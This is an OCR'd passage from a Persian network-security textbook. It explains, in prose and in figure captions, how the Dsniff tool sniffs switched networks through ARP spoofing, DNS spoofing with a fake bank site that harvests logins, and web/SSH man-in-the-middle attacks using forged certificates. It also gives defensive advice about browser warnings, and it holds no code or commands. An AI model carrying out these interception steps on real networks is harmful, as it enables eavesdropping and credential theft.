
این روش در مورد بسیاری از سوئیچها کار می‌کند ولی دسته‌ای از سوئیچها نسبت به آدرسهای تصادفی و آشغال مقاوم هستند زیرا آدرسهای جدید را بجای آدرس اعلام شدهٔ قبلی منظور می‌کنند لذا هیچگاه حافظهٔ سوئیچ پر نخواهد شد. یعنی سوئیچ از هر کانال فقط یک آدرس می‌پذیرد و آنهم آخرین آدرس اعلام شده است. در این صورت حمله به سوئیچ از طریق تکنیک Macof در ابزار Dsniff کارگشا نخواهد بود ، بهمین دلیل نفوذگر به تکنیک بعدی متوسل می‌شود!

گمراه کردن ماشینها با ارسال پیامهای جعلی ARP

بگونه‌ای که اشاره شد اکثر نرم‌افزارهای اسنیفر (Sniffer) در محیطهای سوئیچ از استراق‌سمع ناتوان هستند. تکنیک دومی که ابزار Dsniff برای گمراه کردن سوئیچ بکار می‌گیرد **Arpspoof** نام دارد.

در شرایط عادی ترافیک خارجی یک ایستگاه متصل به سوئیچ به سمت یک مسیریاب پیش‌فرض هدایت می‌شود. منظور از ترافیک خارجی آن دسته از بسته‌های IP است که مقصد آنها ، شبکه‌ای در خارج از شبکهٔ محلی است و باید برای هدایت به سمت مقصد ، به مسیریاب پیش‌فرض در شبکهٔ محلی تسلیم شوند. هر ماشین در شبکه ، آدرس یک ماشین متصل به سوئیچ را بعنوان مسیریاب پیش‌فرض می‌داند. (و باید بداند وگرنه ارتباط آن با دنیای خارج امکان‌پذیر نیست.) به مسیریاب پیش‌فرض (Default Router) در سیستم عامل ویندوز دروازهٔ پیش‌فرض (Default Gateway) گفته می‌شود. در حقیقت مسیریاب پیش‌فرض، اوّلین گام (Hop) در طول مسیر از مبداء تا مقصد ، محسوب می‌شود. مسیریاب پیش‌فرض هدایت بسته‌های شبکهٔ محلی را به دنیای خارج از شبکه ، بر عهده دارد.

به شکل (۵-۸) دقت کنید: نفوذگر توانسته است یکی از ایستگاههای شبکهٔ محلی را در اختیار بگیرد ولیکن بدلیل عملکرد صحیح ، سوئیچ اشباع نمی‌شود. بدین ترتیب او قادر به استراق سمع ترافیکِ بقیهٔ ایستگاهها نیست. حال Dsniff با اتکاء به پروتکل ARP سعی می‌کند ایستگاه هدف را گول بزند. در فصل مفاهیم TCP/IP آموختید که هر ایستگاه از طریق پروتکل ARP آدرس IP یک ماشین محلی را به آدرس MAC می‌نگارد؛ این کار براساس ارسال فراگیر "بستهٔ تقاضای ARP"




شکل (۵-۸) یک شبکهٔ محلی که با سوئیچ پیاده‌سازی شده است

(ARP Request) روی شبکهٔ محلّی و دریافت "بستهٔ پاسخ ARP" (ARP Response) بنا شده است. عمل گول زدن Dsniff بدین نحو است که با ارسال یک بستهٔ دروغین و جعلی آدرس فیزیکی خود را بعنوان آدرس مسیریاب پیش‌فرض اعلام می‌کند؛ با این تکنیک ماشین نفوذگر گام اوّل مسیر و مسیریاب واقعی گام دوّم مسیر محسوب می‌شود و تمام بسته‌های IP برای خروج از شبکهٔ محلی ، ابتدا تحویل ماشین نفوذگر خواهند شد! بدین منظور قبل از اعمال تکنیک فوق ، ماشین نفوذگر باید عمل هدایت و مسیریابی را بر عهده بگیرد. (این عمل اصطلاحاً IP Forwarding گفته می‌شود و باید روی سیستم عامل نفوذگر فعال شده باشد.)

شکل (۶-۸) مراحل عملیات Arpspoofing را نشان می‌دهد:

- در مرحلهٔ اوّل ، نفوذگر عمل IP Forwarding را روی ماشین خود فعال می‌کند تا بتواند پس از استراق‌سمع و ربودن بسته‌ها آنرا به سمت مسیریاب اصلی و واقعی هدایت نماید بدین منظور که وقفه‌ای در کار شبکه پیش نیاید و قربانی از ماجرا بوئی نبرد.
- در مرحلهٔ دوّم ، Dsniff یک بستهٔ جعلی ARP Response به سمت ماشین هدف ارسال کرده و اعلام می‌دارد که "آدرس فیزیکی او معادل با آدرس IP از مسیریاب پیش‌فرض" است. پس از دریافت این بسته پروسهٔ ARP در ماشین هدف ، آدرس قبلی را حذف و آدرس فعلی را جایگزین می‌کند. بدین نحو ماشین قربانی فریب بسته‌های دروغین ARP را می‌خورد. از آن به بعد هر بسته‌ای که به سمت مسیریاب پیش‌فرض هدایت شود تحویل ماشین نفوذگر خواهد شد.
- در مرحلهٔ سوّم ، ماشین قربانی ترافیکی را که باید به سمت مسیریاب پیش‌فرض ارسال شود ، دودستی به ماشین نفوذگر تقدیم می‌کند؛ زیرا در جدول ARP ، آدرس فیزیکی ماشین



شکل (٦-٨) تکنیک Arpspoofing برای استراق‌سمع از سوئیچها

نفـــوذگر معادل با آدرس IP از مسیریاب پیش‌فرض قرار داده شده است.

- در مرحلهٔ چهارم ، Dsniff ترافیک خارجی ماشین قربانی را دریافت کرده و در اختیـار نفـــوذگـر قرار می‌دهد. هدفی که نفـــوذگر در پی آن بوده است.
- در مرحلهٔ پنجم ، چون ماشین قربانی نباید از موضوع استراق‌ســمع بـاخبر شـود بلافاصلـه بعـد از نسخه‌برداری از بسته‌های IP ، آنها را بسمت مسیریاب واقعی هدایت می‌کنـد تـا بسـته بـه مقصـد اصلی خود ارسال شود.

در حقیقت طی این سلسله مراحل ، Dsniff بدون آنکه ماشین هدف را از استراق‌سمع آگـاه سـازد، ترافیک خارجی او را ربوده و در اختیار نفـــوذگر قرار می‌دهد.

- **در حقیقت تکنیک Arpspoof در نرم‌افزار Dsniff ، بر علیه سوئیچ عملی انجام نمی‌دهد بلکـه بـا تحریف جدول ARP در ماشین هدف ، او را گول زده و گمراه می‌کند به گونه‌ای که ترافیک خارجی او از ماشین نفـــوذگر عبور خواهد کرد.**

فریب دادن ماشینها از طریق استراق‌سمع و ارسال دروغین پاسخهای DNS


تکنیک Arpspoofing بر اساس "تغییر مسیر بسته‌ها از هدف به سمت ماشین نفـــوذگر و از آنجا به مسیریاب پیش‌فرض" بنا شـده اسـت و ماشـین قربـانی بدلیـل پذیـرش بسـته‌های جعلـی و دروغیـن ARP Response و ذخیرهٔ آن در "جدول نگاشت آدرس"[1] گمراه می‌شود.

[1] ARP Mapping Table

اصول تکنیک Arpspoofing را می‌توان با ارسال بسته‌های جعلی DNS پیاده‌سازی کرد. بگونه‌ای که در فصل پنجم اشاره شد سیستم DNS آدرس‌های نمادین حوزه را به آدرس IP ترجمه می‌کند؛ مثلاً آدرس *http://www.skoudis.com/* را به یک آدرس IP همانند 10.22.12.41 می‌نگارد.

در نرم‌افزار Dsniff تکنیکی برای گمراه کردن ماشینها از طریق سیستم DNS گنجانده شده که **DNSSpoof** نام دارد. در این تکنیک آدرس حوزهٔ مورد درخواست ماشین قربانی ، به آدرس جعلی و دروغین از ماشین نفوذگر ترجمه می‌شود. در نظر بگیرید که *http://www.mockbank.com/* آدرس یک بانک خودپرداز و بلادرنگ باشد که مبتنی بر وب به مشتریان خود سرویس می‌دهد. وقتی که کاربری در شبکه می‌خواهد به سراغ بانک برود ، آدرس نمادین آنرا در خطّ آدرس مرورگر خود تایپ می‌کند. ماشین او تلاش می‌نماید تا با ارسال بسته‌های "پرس‌وجو"[1] به DNS محلی ، این آدرس حوزه را به آدرس IP ترجمه کند. ماشینی که Dsniff روی آن نصب شده ، مترصد همین لحظه است؛ به سرعت اقدام به ارسال یک "بستهٔ پاسخ DNS[2] " که بصورت دروغین و جعلی تنظیم شده می‌نماید و آدرس IP خود را به عنوان آدرس بانک مورد نظر اعلام می‌کند. از آن به بعد مرورگر قربانی ، تقاضای دریافت صفحات وب را به اشتباه برای ماشین نفوذگر ارسال می‌کند. در ماشین نفوذگر صفحات وب جعلی مشابه با صفحات اصلی بانک ، آمادهٔ تحویل به کاربر است. بطور معمول کاربر برای ورود به حساب شخصی خود ، باید اطلاعاتی نظیر شمارهٔ شناسائی و کلمهٔ عبور وارد کند؛ نفوذگر آنها را دریافت می‌کند!!

شکل (۷–۸) عملیات DNS Spoofing را نشان می‌دهد. مراحل این حمله به ترتیب زیر است:



شکل (۷–۸) اجرای عملیات DNS Spoofing توسط نرم‌افزار Dsniff

[1] DNS Query Packet
[2] DNS Response Packet

- در مرحلهٔ اول نفـــوذگر برنامهٔ Dnsspoof را بر روی یکی از ماشینهای شبکهٔ محلی اجـرا و فعـال می‌نماید. این برنامه مترصد می‌ماند تا یک تقاضای ترجمهٔ نام برسد. دقت کنید که اگر شبکهٔ محلی با سوئیچ پیاده‌سازی شده باشد باید طبق تکنیکی که در بخش قبل گفته شد ماشین نفـــوذگـر آدرس خود را به عنوان DNS محلی اعلام نماید. (در شبکهٔ اترنت مبتنی بر هاب چنین عملی نیاز نخواهـد بود)
- در مرحلهٔ دوّم ماشین قربانی سعی می‌کنـد تـا آدرس حـوزهٔ *www.mockbank.com* را بـه آدرس IP ترجمه نماید و لذا یک بستهٔ پرس‌وجو ، (برای ارسال بـه سـمت DNS محلـی) روی شـبکه ارسـال می‌کند.
- در مرحلهٔ سوم ماشین نفـــوذگر این تقاضا را استراق سمع کرده و دریافت می‌دارد.
- در مرحلهٔ چهارم نفـــوذگر با دریافت بستهٔ پرسش بلافاصله به آن پاسخ داده و آدرس خـودش را به دروغ معادل با آدرس مورد نظر ، اعلام می‌دارد. (یعنی آدرس IP ماشین نفـــوذگـر بجـای آدرس IP مربوط به سرویس‌دهندهٔ بانک برمی‌گردد.) بدین ترتیب در ماشین قربانی آدرس IP جعلـی درون جدول DNS درج می‌شود.
- در مرحلهٔ پنجم مرورگر قربانی یک ارتباط TCP با ماشین نفـــوذگر برقرار کرده و تقاضای صفحهٔ اصلی (Home Page) بانک را می‌نماید. حال این صفحه و صفحات بعدی بصورت جعلی برای قربانی ارسال شده و اطلاعاتی که کاربر جهت ورود درج کرده در اختیار نفـــوذگر قرار می‌گیرد.

- **ابزار Dsniff توانایی "جعل آدرس MAC " (در هنگام نگاشت آدرس IP به MAC توسط ARP) و "جعل آدرس IP " (در هنگام نگاشت آدرس حوزه به IP توسط DNS) را داراست. بشدّت مراقـب باشید!**

استراق‌سمع از HTTPS و SSH

در آخرین نسخهٔ Dsniff قابلیت بسیار عجیبی بـرای گمـراه کـردن HTTPS گنجـانده شـده اسـت. همانطور که در فصل دوم اشاره شد ، SSL[1] روشی برای انتقال مطمئن داده‌ها از طریق سـوکتهای امـن می‌باشد. این امنیت از طریق روشهای رمزنگاری و احراز هویـت ایجـاد شـده ا ست. HTTPS[2] همـان پروتکل HTTP است با این تفاوت که از سوکتهای امن SSL در لایهٔ زیرین بهره می‌گیرد، بگونه‌ای کـه انتقال صفحات و داده‌های وب بصورت رمزنگاری‌شده انجام می‌شود.

سؤال کلیدی آنست که : ابزار Dsniff چگونه اطلاعات رمز شده مبتنـی بـر سـوکتهای امـن SSL را استراق‌سمع می‌کند؟

---

[1] Secure Socket Layer
[2] HTTP running over SSL

☺ خوشبختانه روشی که در سوکتهای امن برای رمزنگاری و احراز هویت بکـار گرفتـه شـده ، هنوز قابل شکست و رمزگشائی نیست. اگر گزارشی مبنی بر شکسـتن رمـز اطلاعـات رمزنگـاری شدهٔ SSL شـنیدید بدیـن معنـا کـه کسـی توانسـته اطلاعـات ارسـالی از طریـق سـوکتهای SSL را رمزگشائی کند ، یا آن گزارش کاملاً دروغ است یا آنکه فصل جدیدی در دنیای ریاضیات و رایانـه باز شده است!

قبل از آنکه روش Dsniff را برای استراق‌سمع از سوکتهای SSL ، تشریح کنیم روش برقراری یـک ارتباط HTTPS را یادآوری می‌کنیم. وقتی یک مرورگر با یک "سرویس‌دهندهٔ مطمئـن" ارتبـاط HTTPS برقرار می‌کند، سلسله فعل و انفعالات زیر اتفاق می‌افتد:

- در اوّلین مرحله ، سرویس‌دهنده گواهینامهٔ دیجیتالی (Digital Certificate) خود را برای مـرورگـر ارسال می‌کند تا هویت سرویس‌دهنده برای مرورگر محرز شود. ایـن گواهینامـهٔ دیجیتـالی بـه مثابـهٔ گواهینامهٔ رانندگی شما در یک جاده است.
- در دومین مرحله ، مرورگر تلاش می‌کند تا ابتدا اعتبار ایـن گواهینامـهٔ دیجیتـالی را توسـط یـک سـرویس‌دهندهٔ معتـبر و قـابل اعتمـاد جـهانی کـه "مرکـز گواهـی امضـا یـا "Trusted Certificate Authority" نامیده می‌شود ، تائید نماید.
- اگر صحت این گواهینامهٔ دیجیتالی تائید شد یـک ارتبـاط SSL بیـن مـرورگـر و سـرویس‌دهندهٔ موردنظر برقرار شده و یک کلید رمز تصادفی برای رمزنگاری اطلاعـات در خـلال نشسـت SSL در نظر گرفته می‌شود. مبادلهٔ کلید رمز ، امن -Secure- است و قابل کشف و استراق‌سمع نخواهد بود.
- پـس از توافـق روی ایـن کلیـد رمـز مبادلـهٔ داده‌هـا بیـن مـرورگـر و سـرویس‌دهنده بصـورت رمزنگاری‌شده شروع می‌شود و چون رمزگشائی آنها از لحاظ عملـی فعـلاً ممکـن نیسـت لـذا یـک نشست امن برقرار شده است!

با این توضیح کوتاه متوجه شده‌اید که Dsniff هرگز قادر به رمزگشائی اطلاعـات و استراق‌سـمع آنـها نیست. تکنیک Dsniff برای استراق سمع از سوکتهای SSL به شرح زیر است :

- Dsniff نصب شده روی ماشین نفـوذگر ، بصورت یک واسط بین سـرویس‌دهنده و مـرورگـر قربانی می‌نشیند و خود را بجای سرویس‌دهندهٔ اصلی وانمـود می‌کنـد. بدیـن منظـور بـا اسـتفاده از تکنیک Dnsspoofing ، ماشین قربانی بگونه‌ای فریب داده می‌شود تا از آدرس IP ماشـین نفـوذگـر بجای آدرس سرویس‌دهندهٔ واقعی استفاده کند!
- مرورگر قربانی به اشتباه با ماشین نفـوذگر (بعنوان سیستم میـانی کـه دزد داده‌هـا اسـت) یـک ارتباط HTTPS (مبتنی بر سوکتهای امن) برقرار می‌کند.
- Dsniff بلافاصله گواهینامهٔ دیجیتالی خود را برای مرورگر قربانی ارسال می‌نماید؛ اگـرچـه ایـن گواهینامهٔ دیجیتالی معتبر است ولی قطعاً متعلق به سـرویس‌دهندهٔ اصلـی نیسـت. (مثـل آنکـه شـما گواهینامهٔ معتبر دوستتان را به افسر راهنمائی و رانندگی نشان بدهید. با یک نگاه به عکس روی آن و

چهرهٔ شما متوجه می‌شود که متعلق به خودتان نیست)


- مرورگر قربانی ، بلافاصله به کاربر اعلام می‌کنند که گواهینامهٔ دیجیتالی با آدرس حوزهٔ مورد نظر او تناقض دارد. (چون این گواهی دیجیتالی متعلق به Dsniff بوده است) متاسفانه مرورگرها بعد از اعلام یک هشدار ، اختیار را به دست کاربر می‌دهند و از او کسب تکلیف می‌کنند که آیا برقراری ارتباط را با وجود چنین تناقضی ادامه بدهند یا خیر!
- معمولاً کاربران معمولی اطلاعات زیادی در مورد گواهینامهٔ دیجیتالی و اهمیت آن ندارند و بطور معمول یاد گرفته‌اند از پیغامهای هشدار چشم‌پوشی کرده و بدون مطالعهٔ پیام آن ، سریعاً کلید **Continue** (ادامهٔ کار) یا کلید **Proceed** را فشار بدهند تا سریعاً به کارشان برسند. دقت کنید که تعداد چنین کاربرانی زیاد است و بیش از ۹۰ درصد از استفاده‌کنندگان اینترنت را شامل می‌شود! بدین نحو کاربر به واسط میانی که همان Dsniff است اعتماد کرده و پس از مبادلهٔ کلید رمز ، یک نشست HTTPS با آن برقرار می‌کند.
- در طرف دیگر Dsniff در نقش مرورگر ، یک نشست امن HTTPS با سرویس‌دهندهٔ اصلی برقرار می‌نماید و یک کلید رمز بین او و سرویس‌دهنده توافق می‌شود. بدین نحو Dsniff عملاً در نقش یک سرویس‌دهندهٔ کوچک پراکسی (Proxy) دو ارتباط همزمان HTTPS برقرار خواهد کرد:
  - بین خودش بعنوان سرویس‌دهنده و مرورگر قربانی
  - بین خودش بعنوان مرورگر و سرویس‌دهندهٔاصلی
- Dsniff داده‌های ارسالی از مرورگر را گرفته و با کلید خودش رمزگشائی می‌کند و ضمن استراق‌سمع و ذخیره ، آنها را مجدداً با کلید رمز دیگرش رمزنگاری کرده و به سمت سرویس‌دهندهٔ اصلی ارسال می‌نماید. در مورد داده‌های ارسالی از سرویس‌دهنده نیز همین کار را انجام می‌دهد. بدین نحو کاربر متوجه هیچ اختلالی در حین جستجو و گشت‌وگذار در سایت وب مورد نظرش نخواهد شد در حالی‌که Dsniff تمام اطلاعات او را ربوده و در اختیار نفوذگر قرار داده است!

برای درک عملکرد Dsniff به شکل (۸-۸) دقت کنید: در این مثال ماشین نفوذگر بین ماشینهای Bob و Alice قرار گرفته و اطلاعات آن دو را بین طرفین مبادله و استراق‌سمع می‌نماید. در ابزار Dsniff به قابلیت استراق‌سمع از سوکتهای SSL اصطلاحاً **web mitm** و **ssh mitm** گفته شده است:

- web mitm برای استراق‌سمع از HTTPS (داده‌های وب)
- ssh mitm برای استراق‌سمع از SSH (Secure Shell)

mitm[1] اصطلاحی است که گروه Dug Song رائج کرده است و یک اصطلاح مسخره و انحرافی برای حملهٔ نوع Person-in-the-Middle است. در تمام حملات نوع mitm ، یک ماشین با نیرنگ و بطور مخفیانه ، خودش را بین یک سرویس‌دهنده و مشتری قرار می‌دهد و همانند یک پراکسی (وکیل) ، اطلاعات را بین آن دو مبادله می‌کند در حالیکه یک نسخه از آنها را در اختیار نفوذگر نیز قرار می‌دهد!

[1] Monkey-in-the-Middle




شکل (۸–۸) حملهٔ نوع ***pitm*** (Person-In-The-Middle)

در ادامه، تکنیک web mitm را در ابزار Dsniff تشریح می‌نمائیم. این تکنیک بطور خلاصه در شکل (۸ـ۹) به تصویر کشیده شده است. مطابق با این شکل حمله از نوع web mitm در پنج مرحله انجام می‌شود:


- در مرحلهٔ اوّل ، نفوذگر web mitm و DNS Spoof را روی ماشین خود فعال کرده است. (web mitm و DNSSpoofing از قابلیتهای جانبی Dsniff هستند.)
- در مرحلهٔ دوّم نفوذگر طبق روشی که بنام DNS Spoof در قبل تشریح شد، ماشین قربانی را به گونه‌ای گمراه کرده تا مرورگر او آدرس حوزهٔ سایت وب مورد نظر کاربر را به آدرس IP ماشین میانی بنگارد و به اشتباه نشست HTTPS را با ماشین نفوذگر برقرار نماید. فرض کنید او می‌خواسته با آدرس *www.xyz.com* نشست برقرار کند در حالی که با ارسال بسته‌های جعلی DNS توسط DNSSpoofing گمراه شده و آدرس IP ماشین نفوذگر را با آدرس IP سرویس‌دهندهٔ واقعی، اشتباه می‌گیرد.
- در مرحلهٔ سوم ، مرورگر قربانی یک ارتباط HTTPS مبتنی بر سوکتهای SSL با نفوذگر برقرار می‌کند. تمام داده‌های ارسالی او به برنامهٔ web mitm روی ماشین نفوذگر تقدیم می‌شود.
- در مرحلهٔ چهارم ، ماشین نفوذگر با استفاده از نرم‌افزار web mitm نقش یک پراکسی را بازی کرده و پس از برقراری ارتباط با مرورگر قربانی ، خودش یک ارتباط SSL با سرویس‌دهندهٔ موردنظر کاربر برقرار می‌کند. حالا ارتباط کاربر با سرویس‌دهندهٔ مورد نظرش برقرار شده و شروع به مبادله داده با آن خواهد کرد در حالی که نفوذگر این داده‌ها را می‌بیند.
- در مرحلهٔ چهارم ، web mitm تمام داده‌های ارسالی از سرویس‌دهنده به مرورگر (و بالعکس) را دریافت کرده و در یک پنجرهٔ ساده نشان می‌دهد. نفوذگر می‌تواند آنها را ذخیره کند یا درون آنها به دنبال اطلاعات حساس و مهم مثل کلمات عبور بگردد.

نکته:

موفقیت نفوذگر در این حمله منوط به آنست که کاربر پیغامهای هشدار در مورد تغییر گواهینامهٔ دیجیتالی سرویس‌دهنده را نادیده بگیرد.



شکل (۹ـ۸) فریب یک ماشین و استراق سمع داده‌هایی که مبتنی بر SSL مبادله می‌شوند.




شکل (۱۰–۸) پنجره‌های هشدار در مرورگر Netscape ، وقتی تشخیص بدهد گواهینامهٔ دیجیتالی یک سرویس‌دهندهٔ وب مورد اعتماد نیست.

اندکی دقت توسط کاربر می‌تواند از موفقیت چنین حمله‌ای جلوگیری کند. بگونه‌ای که اشاره شد تمام مرورگرها در مواجهه با گواهینامهٔ دیجیتالی که متعلق به یک سرویس‌دهندهٔ وب نیست ، بلافاصله پیغامهای هشدار صادر کرده و از کاربر کسب تکلیف می‌کنند. مرورگر Netscape چند پنجره هشدار نظیر آنچه در شکل (۱۰–۸) می‌بینید به کاربر عرضه می‌کند. اگر کاربر روی این چهار پنجره کلیدهای Next یا Continue را فشار بدهد عملاً قربانی یک توطئه شده و نفوذگر در استراق‌سمع داده‌هایش موفق گردیده است! شکل (۱۱–۸) پیغام هشدار مرورگر Internet Explorer را نشان می‌دهد که بسیار ساده‌تر از پیغامهایNetscape است و متاسفانه شرایط روانی برای چشم‌پوشی کاربر از آنرا فراهم 